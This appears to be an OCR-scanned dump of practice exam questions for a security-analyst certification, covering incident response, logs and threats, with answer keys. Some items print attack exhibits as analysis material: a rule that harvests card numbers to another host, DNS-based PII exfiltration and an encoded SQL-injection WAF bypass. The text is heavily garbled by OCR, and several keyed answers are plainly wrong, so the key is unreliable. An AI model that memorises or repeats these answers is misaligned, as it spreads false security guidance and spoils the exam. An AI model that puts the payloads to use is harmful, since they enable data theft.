A. Escalate the incident to management ,who will then engage the network infrastructure team to keep them informed
B. Engage the engineering team to block SMB traffic internally and outbound HTTP traffic to the five IP addresses Identify potentially affected systems by creating a correlation
C. Depending on system criticality remove each affected device from the network by disabling wired and wireless connections
D. Identify potentially affected system by creating a correlation search in the SIEM based on the network traffic.
Answer: (SHOW ANSWER)

NEW QUESTION: 138
Which of the following is a reason to use a nsk-based cybersecunty framework?
A. A risk-based approach prioritizes vulnerability remediation by threat hunting and other qualitative-based processes
B. A risk-based approach always requires quantifying each cyber nsk faced by an organization
C. A risk-based approach better allocates an organization's resources against cyberthreats and vulnerabilities
D. A risk-based approach is driven by regulatory compliance and es required for most organizations
Answer: C (LEAVE A REPLY)

NEW QUESTION: 139
A security analyst is performing a Diamond Model analysis of an incident the company had last quarter. A potential benefit of this activity is that it can identify:
A. detection and prevention capabilities to improve.
B. possible evidence that is missing during forensic analysis.
C. which analysts require more training.
D. the time spent by analysts on each of the incidents.
E. which systems were exploited more frequently.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 140
An information security analyst discovered a virtual machine server was compromised by an attacker. Which of the following should be the FIRST step to confirm and respond to the incident?
A. Pause the virtual machine.
B. Remove the NIC from the virtual machine.
C. Shut down the virtual machine.
D. Take a snapshot of the virtual machine.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 141
A security analyst is reviewing packet captures from a system that was compromised. The system was already isolated from the network, but it did have network access for a few hours after being compromised. When viewing the capture in a packet analyzer, the analyst sees the following:

```
11:03:09.095091 IP 10.1.1.10.47787 > 128.50.100.3.53:48202+ A? michael.smith.334-54-2343.985-334-5643.1123-kathman-dr.ajgidwle.com.
11:03:09.186945 IP 10.1.1.10.47788 > 128.50.100.3.53:49675+ A? ronald.young.437-96-6523.212-635-6528.2426-riverland-st.ajgidwle.com.
11:03:09.189567 IP 10.1.1.10.47789 > 128.50.100.3.53:50986+ A? mark.leblanc.485-63-5278.802-632-5841.68951-peachtree-st.ajgidwle.com.
11:03:09.296854 IP 10.1.1.10.47790 > 128.50.100.3.53:51567+ A? gina.buras.471-96-2354.313-654-9254.3698-mcghee-rd.ajgidwle.com.
```

Which of the following can the analyst conclude?
A. The system is scanning ajgidwle.com for PII.
B. The system is running a DoS attack against ajgidwle.com.
C. Malware is attempting to beacon to 128.50.100.3.
D. Data is being exfiltrated over DNS.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 142
A newly appointed Chief Information Security Officer (CISO) has completed a risk assessment review of the organization and wants to reduce the numerous risks that were identified. Which of the following will provide a trend of risk mitigation?
A. Risk analysis
B. Oversight
C. Risk response
D. Continuous monitoring
E. Planning
Answer: C (LEAVE A REPLY)

NEW QUESTION: 143
A large organization wants to move account registration services to the cloud to benefit from faster processing and elasticity. Which of the following should be done FIRST to determine the potential risk to the organization?
A. Determine recovery priorities for the assets being moved to the cloud-based systems
B. Establish a recovery time objective and a recovery point objective for the systems being moved
C. Calculate the resource requirements for moving the systems to the cloud
D. Perform an inventory of the servers that will be moving and assign priority to each one
E. Identify the business processes that will be migrated and the criticality of each one
Answer: (SHOW ANSWER)

NEW QUESTION: 144
During a routine review of service restarts a security analyst observes the following in a server log:

Which of the following is the GREATEST security concern?

A. The process identifiers for the running service change

B. The daemon's binary was AChanged

C. The PIDs are continuously changing

D. Four consecutive days of monitoring are skipped in the tog

Answer: (SHOW ANSWER)

NEW QUESTION: 145

Which of the following, BEST explains the function of TPM?

A. To implement encryption algorithms for hard drives

B. To ensure platform confidentiality by storing security measurements

C. To improve management of the OS installation.

D. To provide hardware-based security features using unique keys

Answer: D (LEAVE A REPLY)

NEW QUESTION: 146

A security analyst needs to provide the development team with secure connectivity from the corporate network to a three-tier cloud environment. The developers require access to servers in all three tiers in order to perform various configuration tasks. Which of the following technologies should the analyst implement to provide secure transport?

A. VPC

B. Federation

C. CASB

D. VPN

Answer: (SHOW ANSWER)

NEW QUESTION: 147

A company's blocklist has outgrown the current technologies in place. The ACLS are at maximum, and the IPS signatures only allow a certain amount of space for domains to be added, creating the need for multiple signatures.

Which of the following configuration changes to the existing controls would be the MOST appropriate to improve performance?

A. Review the current blocklist to determine which domains can be removed from the list and then update the ACLs and IPS signatures.

B. Implement a host-file based solution that will use a list of all domains to deny for all machines on the network

C. Review the current blocklist and prioritize it based on the level of threat severity. Add the domains with the highest severity to the blocklist and remove the lower-severity threats from it.

D. Create an IDS for the current blocklist to determine which domains are showing activity and may need to be removed.

Answer: (SHOW ANSWER)

NEW QUESTION: 148
Which of the following is the BEST way to share incident-related artifacts to provide non-repudiation?
A. Network folders
B. Encrypted USB drives
C. Secure email
D. Cloud containers
Answer: B (LEAVE A REPLY)

NEW QUESTION: 149
As a proactive threat-hunting technique, hunters must develop situational cases based on likely attack scenarios derived from the available threat intelligence information. After forming the basis of the scenario, which of the following may the threat hunter construct to establish a framework for threat assessment?
A. Attack profile
B. Hypothesis
C. Threat vector
D. Critical asset list
Answer: B (LEAVE A REPLY)

NEW QUESTION: 150
An IT security analyst has received an email alert regarding vulnerability within the new fleet of vehicles the company recently purchased. Which of the following attack vectors is the vulnerability MOST likely targeting?
A. Modbus
B. CAN bus
C. IoT
D. SCADA
Answer: (SHOW ANSWER)

NEW QUESTION: 151
An analyst is searching a log for potential credit card leaks. The log stores all data encoded in hexadecimal. Which of the following commands will allow the security analyst to confirm the incident?
A. cat log | xxd -r -p egrep '(0-9) (16)'
B. egrep '(3(0-9)) (16) ' log
C. egrep ' (0-9) (16) ' log | xxdc
D. cat log xxd -r -p | egrep ' [0-9] {16}
Answer: A (LEAVE A REPLY)

NEW QUESTION: 152
Some hard disks need to be taken as evidence for further analysis during an incident response Which of the following procedures must be completed FIRST for this type of evtdertce acquisition?
A. Build the chain-of-custody document, noting the media model senal number size vendor, date, and time of acquisition
B. Execute the command #dd if=/dev/ada of=/dev/adc ba=5i2 to clone the evidence data to external media to prevent any further change
C. Extract the hard drives from the compromised machines and then plug them into a forensics machine to apply encryption over the stored data to protect it from non-authorized access
D. Perform a disk sanitation using the command 8dd if=/d«T/z«ro of=/d»T/«dc b»=iM over the media that wil receive a copy of the coHected data
Answer: A (LEAVE A REPLY)


NEW QUESTION: 153
A security analyst is correlating, ranking, and enriching raw data into a report that will be interpreted by humans or machines to draw conclusions and create actionable recommendations Which of the following steps in the intelligence cycle is the security analyst performing?
A. Analysis and production
B. Processing and exploitation
C. Planning and direction
D. Data collection
E. Dissemination and evaluation
Answer: B (LEAVE A REPLY)


NEW QUESTION: 154
A Chief Information Security Officer has asked for a list of hosts that have critical and high-severity findings as referenced in the CVE database. Which of the following tools would produce the assessment output needed to satisfy this request?
A. Fuzzer
B. Wireshark
C. Nessus
D. Prowler
E. Nikto
Answer: C (LEAVE A REPLY)

NEW QUESTION: 155
Which of the following software assessment methods would be BEST for gathering data related to an application's availability during peak times?
A. Static analysis testing
B. User acceptance testing
C. Stress testing
D. Dynamic analysis testing

E. Security regression testing
Answer: C (LEAVE A REPLY)

NEW QUESTION: 156
You are a penetration tester who is reviewing the system hardening guidelines for a company. Hardening guidelines indicate the following.
There must be one primary server or service per device.
Only default port should be used
Non- secure protocols should be disabled.
The corporate internet presence should be placed in a protected subnet
Instructions :
Using the available tools, discover devices on the corporate network and the services running on these devices.
You must determine
ip address of each device
The primary server or service each device
The protocols that should be disabled based on the hardening guidelines





Answer:

Answer below images

NEW QUESTION: 157

After receiving reports latency, a security analyst performs an Nmap scan and observes the following output:

```
Port       State      Service    Version
80/tcp     open       http       Apache httpd 2.2.14
111/udp    open       rpcbind
443/tcp    filtered   https      Apache httpd 2.2.14
2222/tcp   open       ssh        OpenSSH 5.3p1 Debian
3306/tcp   open       mysql      5.5.40-0ubuntu0.14.1
```

Which of the following suggests the system that produced output was compromised?

A. Secure shell is operating of compromise on this system.

B. There are no indicators of compromise on this system.

C. MySQL services is identified on a standard PostgreSQL port.

D. Standard HTP is open on the system and should be closed.

Answer: A (LEAVE A REPLY)

NEW QUESTION: 158

In SIEM software, a security analysis selected some changes to hash signatures from monitored files during the night followed by SMB brute-force attacks against the file servers Based on this behavior, which of the following actions should be taken FIRST to prevent a more serious compromise?

A. Collect all the files that have changed and compare them with the previous baseline

B. Fully segregate the affected servers physically in a network segment, apart from the production network.

C. Collect the network traffic during the day to understand if the same activity is also occurring during business hours

D. Check the hash signatures, comparing them with malware databases to verify if the files are infected.

Answer: B (LEAVE A REPLY)

NEW QUESTION: 159

A security analyst needs to determine the best method for securing access to a top-secret datacenter Along with an access card and PIN code, which of the following additional authentication methods would be BEST to enhance the datacenter's security?

A. Physical key
B. Passphrase
C. Fingerprint
D. Retinal scan
Answer: C (LEAVE A REPLY)

NEW QUESTION: 160
The inability to do remote updates of certificates. keys software and firmware is a security issue commonly associated with:

A. HVAC control systems
B. smartphones
C. web servers on private networks.
D. firewalls and UTM devices
Answer: (SHOW ANSWER)

NEW QUESTION: 161
Risk management wants IT to implement a solution that will permit an analyst to intercept, execute, and analyze potentially malicious files that are downloaded from the Internet.
Which of the following would BEST provide this solution?

A. Sandboxing
B. File fingerprinting
C. Risk evaluation
D. Decomposition of malware
Answer: (SHOW ANSWER)

NEW QUESTION: 162
A general contractor has a list of contract documents containing critical business data that are stored at a public cloud provider. The organization's security analyst recently reviewed some of the storage containers and discovered most of the containers are not encrypted. Which of the following configurations will provide the MOST security to resolve the vulnerability?

A. Implementing the Triple Data Encryption Algorithm at the file level
B. Upgrading TLS 1.2 connections to TLS 1.3
C. Enabling SHA-256 hashing on the containers
D. Implementing AES-256 encryption on the containers
Answer: C (LEAVE A REPLY)

NEW QUESTION: 163
To validate local system-hardening requirements, which of the following types of vulnerability scans would work BEST to verify the scanned device meets security policies?

A. DAST
B. SAST

C. SCAP
D. DACS
Answer: C (LEAVE A REPLY)

NEW QUESTION: 164
When investigating a report of a system compromise, a security analyst views the following /var/log/secure log file:

```
Jun 25 10:40:34 localhost pkexec[19962]: comptia: Executing command [USERroot] [TTY=unknown] [CWD=/home/comptia] [CONMAND=/usr/libexec/gsd-backlight-helper --set-
brightness 3484]
Jun 25 11:22:10 localhost gdm-password]: gkr-pam: unlocked login keyring
Jun 25 11:23:02 localhost sudo: pam_unix(sudo:auth): conversation failed
Jun 25 11:23:02 localhost sudo: pam_unix(sudo:auth): auth could not identify password for [comptia]
Jun 25 11:23:04 localhost sudo: comptia : user NOT in sudoers ; TTY=pts/1 ; PWD=/home/comptia ; USER=root ; COMMAND=/bin/bash
Jun 25 11:23:09 localhost sudo: comptia : user NOT in sudoers ; TTY=pts/1 ; PWD=/home/comptia ; USER=root ; CONMAND=/bin/bash
Jun 25 11:23:16 localhost sudo: comptia : user NOT in sudoers ; TTY=pts/1 ; PWD=/home/comptia ; USER=xoot ; COMMAND=/bin/bash
Jun 25 11:23:29 localhost sudo: comptia ; user NOT in sudoers ; TTY=pts/1 ; PWD=/home/comptia ; USER=root ; COMMAND=/bin/bash
Jun 25 11:24:13 localhost su: pam_unix(su-l:session): session opened for user root by comptia(uid=1000)
Jun 26 09:50:41 localhost gdm-password]: gkr-pam: unlocked login keyring
```

Which of the following can the analyst conclude from viewing the log file?
A. The comptia user knows the sudo password.
B. The comptia user executed the sudo su command.
C. The comptia user knows the root password.
D. The comptia user added himself or herself to the /etc/sudoers file.
Answer: (SHOW ANSWER)
the user is not in the sudoers file. you use your own password for that. the user used the su command to switch user accounts. when no user is specified, the su command defaults to the root account. the user is now logged into the root account. you need to know the root password to log into the root account.

NEW QUESTION: 165
A development team signed a contract that requires access to an on-premises physical server. Access must be restricted to authorized users only and cannot be connected to the Internet.
Which of the following solutions would meet this requirement?
A. Air gap the server.
B. Virtualize the server.
C. Implement a CASB.
D. Establish a hosted SSO.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 166
Which of the following BEST describes what an organizations incident response plan should cover regarding how the organization handles public or private disclosures of an incident?
A. The disclosure section should focus on how to reduce the likelihood customers will leave due to the incident.
B. The disclosure section should contain language explaining how the organization will reduce the likelihood of the incident from happening m the future.
C. The disclosure section should include the names and contact information of key employees who are needed for incident resolution
D. The disclosure section should contain the organization's legal and regulatory requirements regarding disclosures.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 167
As part of a merger with another organization, a Chief Information Security Officer (CISO) is working with an assessor to perform a risk assessment focused on data privacy compliance. The CISO is primarily concerned with the potential legal liability and fines associated with data privacy. Based on the CISO's concerns, the assessor will MOST likely focus on:
A. qualitative magnitude.
B. qualitative probabilities.
C. quantitative probabilities.
D. quantitative magnitude.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 168
Which of the following roles is ultimately responsible for determining the classification levels assigned to specific data sets?
A. Data custodian
B. Data processor
C. Senior management
D. Data owner
Answer: (SHOW ANSWER)

NEW QUESTION: 169
A security analyst was alerted to a tile integrity monitoring event based on a change to the vhost-paymonts .conf file The output of the diff command against the known-good backup reads as follows

```
SecRule ARGS:Card "@rx ([0-9]+)" "id:123456,pass,capture,proxy:https://10.0.0.128/%{matched_var},nolog,noauditlog"
```

Which of the following MOST likely occurred?
A. The file was altered to accept payments without charging the cards
B. The file was altered to verify the card numbers are valid.
C. The file was altered to avoid logging credit card information
D. The file was altered to harvest credit card numbers
Answer: (SHOW ANSWER)

NEW QUESTION: 170
A business recently acquired a software company. The software company's security posture is unknown. However, based on an assessment, there are limited security controls. No significant security monitoring exists. Which of the following is the NEXT step that should be completed to obtain information about the software company's security posture?
A. Perform penetration tests against the software company's Internal and external networks
B. Baseline the software company's network to determine the ports and protocols in use.
C. Review relevant network drawings, diagrams and documentation

D. Develop an asset inventory to determine the systems within the software company
Answer: D (LEAVE A REPLY)

NEW QUESTION: 171
A Chief Information Security Officer (CISO) wants to upgrade an organization's security posture by improving proactive activities associated with attacks from internal and external threats.
Which of the following is the MOST proactive tool or technique that feeds incident response capabilities?
A. Log correlation, monitoring, and automated reporting through a SIEM platform
B. Continuous compliance monitoring using SCAP dashboards
C. Development of a hypothesis as part of threat hunting
D. Quarterly vulnerability scanning using credentialed scans
Answer: C (LEAVE A REPLY)

NEW QUESTION: 172
A team of network security analysts is examining network traffic to determine if sensitive data was exfitrated Upon further investigation, the analysts believe confidential data was compromised. Which of me following capattlnes would BEST defend against tnts type of sensitive data eifiitraUon?
A. Enaypi the hard drives
B. Implement DLP
C. Deploy EDR.
D. Deploy an edge firewal.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 173
An analyst is reviewing the following code output of a vulnerability scan:

```
if (searchname != null)
 {
  %>
      employee <%searchname%> not found
  <%
 }
```


Which of the following types of vulnerabilities does this MOST likely represent?
A. A insecure direct object reference vulnerability
B. An HTTP response split vulnerability
C. A XSS vulnerability
D. A credential bypass vulnerability
Answer: D (LEAVE A REPLY)

NEW QUESTION: 174
When reviewing a compromised authentication server, a security analyst discovers the following hidden file:

Further analysis shows these users never logged in to the server. Which of the following types of attacks was used to obtain the file and what should the analyst recommend to prevent this type of attack from reoccurring?

A. A rogue LDAP server is installed on the system and is connecting passwords. The analyst should recommend wiping and reinstalling the server.

B. A rainbow tables attack was used to compromise the accounts. The analyst should recommend that future password hashes contains a salt.

C. A password spraying attack was used to compromise the passwords. The analyst should recommend that all users receive a unique password.

D. A phishing attack was used to compromise the account. The analyst should recommend users install endpoint protection to disable phishing links.

Answer: C (LEAVE A REPLY)

NEW QUESTION: 175

A security analyst implemented a solution that would analyze the attacks that the organization's firewalls failed to prevent. The analyst used the existing systems to enact the solution and executed the following command.

S sudo nc -1 -v -c maildemon . py 25 caplog, txt

Which of the following solutions did the analyst implement?

A. Crontab mail script

B. Log collector

C. Snikhole

D. Honeypot

Answer: B (LEAVE A REPLY)

NEW QUESTION: 176

After examining a header and footer file, a security analyst begins reconstructing files by scanning the raw data bytes of a hard disk and rebuilding them. Which of the following techniques is the analyst using?

A. Data recovery

B. File carving

C. Header analysis

D. Metadata analysis

Answer: B (LEAVE A REPLY)

NEW QUESTION: 177

A security analyst is investigating a reported phishing attempt that was received by many users throughout the company The text of one of the emails is shown below:

Office 365 User.

It looks like you account has been locked out Please click this link and follow the pfompts to restore access

Regards.

Security Team

Due to the size of the company and the high storage requirements, the company does not log DNS requests or perform packet captures of network traffic, but rt does log network flow data Which of the following commands will the analyst most likely execute NEXT?

A. curl http:// accountfix-office365.com/login. php

B. telnet office365.com 25

C. tracert 122.167.40.119

D. nslookup accountfix-office365.com

Answer: (SHOW ANSWER)

NEW QUESTION: 178

A security team wants to make SaaS solutions accessible from only the corporate campus.

Which of the following would BEST accomplish this goal?

A. Geofencing

B. Single sign-on

C. Reverse proxy

D. IP restrictions

Answer: (SHOW ANSWER)

NEW QUESTION: 179

While analyzing network traffic, a security analyst discovers several computers on the network are connecting to a malicious domain that was blocked by a DNS sinkhole. A new private IP range is now visible, but no change requests were made to add it. Which of the following is the BEST solution for the security analyst to implement?

A. Apply network access control.

B. Create an IPS rule.

C. Block the domain IP at the firewall.

D. Blacklist the new subnet

Answer: C (LEAVE A REPLY)

NEW QUESTION: 180

A software developer is correcting the error-handling capabilities of an application following the initial coding of the fix. Which of the following would the software developer MOST likely performed to validate the code poor to pushing it to production?
A. Packet inspection
B. Static analysis
C. Penetration test
D. Web-application vulnerability scan
Answer: B (LEAVE A REPLY)

NEW QUESTION: 181
Which of the following incident response components can identify who is the llaison between multiple lines of business and the pubic?
A. Communications plan
B. Red-team analysis
C. Escalation process and procedures
D. Triage and analysis
Answer: (SHOW ANSWER)

NEW QUESTION: 182
A host is spamming the network unintentionally. Which of the following control types should be used to address this situation?
A. Technical
B. Managerial
C. Operational
D. Corrective
Answer: D (LEAVE A REPLY)

NEW QUESTION: 183
A pharmaceutical company's marketing team wants to send out notifications about new products to alert users of recalls and newly discovered adverse drug reactions.
The team plans to use the names and mailing addresses that users have provided.
Which of the following data privacy standards does this violate?
A. Sovereignty
B. Data minimization
C. Purpose limitation
D. Retention
Answer: (SHOW ANSWER)

NEW QUESTION: 184

As part of an Intelligence feed, a security analyst receives a report from a third-party trusted source. Within the report are several detrains and reputational information that suggest the company's employees may be targeted for a phishing campaign. Which of the following configuration changes would be the MOST appropriate for Mergence gathering?

A. Update the Blacklist

B. Develop a malware signature.


C. Sinkhole the domains

D. Update the whitelist.

Answer: (SHOW ANSWER)

NEW QUESTION: 185

A security analyst is looking at the headers of a few emails that appear to be targeting all users at an organization:



Which of the following technologies would MOST likely be used to prevent this phishing attempt?

A. S/IMAP

B. DMARC

C. STP

D. DNSSEC

Answer: (SHOW ANSWER)

NEW QUESTION: 186

An organization's network administrator uncovered a rogue device on the network that is emulating the charactenstics of a switch. The device is trunking protocols and inserting tagging va the flow of traffic at the data link layer Which of the following BEST describes this attack?

A. VLAN hopping

B. DNS pharming

C. Injection attack

D. Spoofing

Answer: A (LEAVE A REPLY)

NEW QUESTION: 187

Understanding attack vectors and integrating intelligence sources are important components of:

A. proactive threat hunting

B. risk management compliance.

C. a vulnerability management plan.

D. an incident response plan.

Answer: C (LEAVE A REPLY)
threat hunting activities.
1. Establishing a hypothesis,
2. Profile threat actors/activities,
3. Threat hunting tactics,
4. Reducing attack surface,
5. Bundle critical systems/assets into groups/protected zones,
6. Attack vectors understood, assessed and addressed
7. Integrated intelligence
8. Improving detection capabilities.

NEW QUESTION: 188
While analyzing logs from a WAF, a cybersecurity analyst finds the following:

```
"GET /form.php?id=463225%2b%2575%256e%2569%256f%256e%2b%2573%2574%2box3133333731,1223,12246name=&state=IL"
```

Which of the following BEST describes what the analyst has found?
A. A packet is being used to bypass the WAF
B. This is an encrypted packet
C. This is an encoded WAF bypass
D. This is an encrypted GET HTTP request
Answer: C (LEAVE A REPLY)

NEW QUESTION: 189
A team of security analysts has been alerted to potential malware activity. The initial examination indicates one of the affected workstations is beaconing on TCP port 80 to five IP addresses and attempting to spread across the network over port 445. Which of the following should be the team's NEXT step during the detection phase of this response process?
A. Depending on system criticality, remove each affected device from the network by disabling wired and wireless connections.
B. Escalate the incident to management, who will then engage the network infrastructure team to keep them informed.
C. Identify potentially affected systems by creating a correlation search in the SIEM based on the network traffic.
D. Engage the engineering team to block SMB traffic internally and outbound HTTP traffic to the five IP addresses.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 190
The Chief Information Officer (CIO) of a large healthcare institution is concerned about all machines having direct access to sensitive patient information. Which of the following should the security analyst implement to BEST mitigate the risk of sensitive data exposure?
A. Network segmentation
B. A cloud access service broker system
C. NAC to ensure minimum standards are met
D. MFA on all workstations
Answer: A (LEAVE A REPLY)

NEW QUESTION: 191

A large insurance company wants to outsource its claim-handling operations to an overseas third-party organization Which of the following would BEST help to reduce the chance of highly sensitive data leaking?

A. Use MFA to protect confidential company information from being leaked.

B. Set up a VDI that the third party must use to interact with company systems.

C. Create jump boxes that are used by the third-party organization so it does not connect directly.

D. Configure a VPN between the third party organization and the internal company network

E. Implement NAC to ensure connecting systems have malware protection

Answer: E (LEAVE A REPLY)

NEW QUESTION: 192

A large amount of confidential data was leaked during a recent security breach. As part of a forensic investigation, the security team needs to identify the various types of traffic that were captured between two compromised devices.

Which of the following should be used to identify the traffic?

A. Memory dump

B. Hashing

C. Packet analysis

D. Carving

E. Disk imaging

Answer: C (LEAVE A REPLY)

NEW QUESTION: 193

During an investigation, an incident responder intends to recover multiple pieces of digital media. Before removing the media, the responder should initiate:

A. malware scans.

B. chain of custody forms.

C. secure communications.

D. decryption tools.

Answer: B (LEAVE A REPLY)

NEW QUESTION: 194

Which of the following data security controls would work BEST to prevent real PII from being used in an organization's test cloud environment?

A. Access control

B. Data loss prevention

C. Encryption

D. Digital rights management

E. Data masking

Answer: E (LEAVE A REPLY)

NEW QUESTION: 195

A security analyst needs to identify possible threats to a complex system a client is developing. Which of the following methodologies would BEST address this task?

A. Software Assurance Maturity Model (SAMM)

B. Open Web Application Security Project (OWASP)

C. Spoofing, Tampering. Repudiation, Information disclosure. Denial of service, Elevation of privileges (STRIDE)
D. Open Source Security Information Management (OSSIM)
Answer: (SHOW ANSWER)

NEW QUESTION: 196
A company's Chief Information Officer wants to use a CASB solution to ensure policies are being met during cloud access. Due to the nature of the company's business and risk appetite, the management team elected to not store financial information in the cloud. A security analyst needs to recommend a solution to mitigate the threat of financial data leakage into the cloud. Which of the following should the analyst recommend?
A. Utilize the CASB to enforce DLP data-at-rest protection for financial information that is stored on premises.
B. Do not utilize the CASB solution for this purpose, but add DLP on premises for data in motion.
C. Utilize the CASB to enforce DLP data-in-motion protection for financial information moving to the cloud.
D. Do not utilize the CASB solution for this purpose, but add DLP on premises for data at rest.
Answer: C (LEAVE A REPLY)
"CASB solutions generally offer their own DLP policy engine, allowing you to configure DLP policies in a CASB and apply them to cloud services."
https://www.mcafee.com/blogs/enterprise/cloud-security/how-a-casb-integrates-with-an-on-premises-dlp-solution/

NEW QUESTION: 197
During an investigation, an analyst discovers the following rule in an executive's email client:
IF * TO <executive@anycompany.com> THEN mailto: <someaddress@domain.com> SELECT FROM 'sent' THEN DELETE FROM <executive@anycompany.com> The executive is not aware of this rule. Which of the following should the analyst do FIRST to evaluate the potential impact of this security incident?
A. Recommend that management implement SPF and DKIM
B. Use the SIEM to correlate logging events from the email server and the domain server
C. Check the server logs to evaluate which emails were sent to <someaddress@domain.com>
D. Remove the rule from the email client and change the password
Answer: C (LEAVE A REPLY)

NEW QUESTION: 198
D18912E1457D5D1DDCBD40AB3BF70D5D
